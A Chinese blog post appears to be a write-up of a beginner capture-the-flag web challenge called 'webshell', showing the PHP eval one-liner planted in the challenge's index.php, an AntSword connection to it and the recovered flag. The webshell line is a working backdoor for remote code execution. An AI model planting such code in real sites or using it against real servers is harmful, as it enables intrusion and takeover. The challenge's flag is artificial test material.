



【攻防世界_web_10】webshell

原创

小鸣同学SEC  于 2021-11-04 09:18:43 发布  35  收藏

分类专栏: [攻防世界](#) 文章标签: [攻防世界](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_44276741/article/details/121135410

版权



[攻防世界](#) 专栏收录该内容

12 篇文章 0 订阅

订阅专栏

webshell

题目


小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

解题

你会使用webshell吗?

```
<?php @eval($_POST['shell']);?>
```

直接尝试使用蚁剑链接




The screenshot shows the '基础配置' (Basic Configuration) section of the AntSword tool. It includes the following fields:

- URL地址 * (URL Address): `http://111.200.241.244:62962/index.php`
- 连接密码 * (Connection Password): `shell`
- 网站备注 (Website Remark): (empty)
- 编码设置 (Encoding): `UTF8`
- 连接类型 (Connection Type): `PHP`

Buttons at the top include '添加' (Add), '清空' (Clear), and '测试连接' (Test Connection). A watermark 'CSDN @小鳴同學' is visible in the bottom right corner.

成功得到flag



The screenshot shows a web browser window with the address bar containing `111.200.241.244`. The browser is displaying the contents of the file `/var/www/html/flag.txt`. The content of the file is:

```
1 cyberpeace{68286ce2994b94978b47903406e3b15d}
```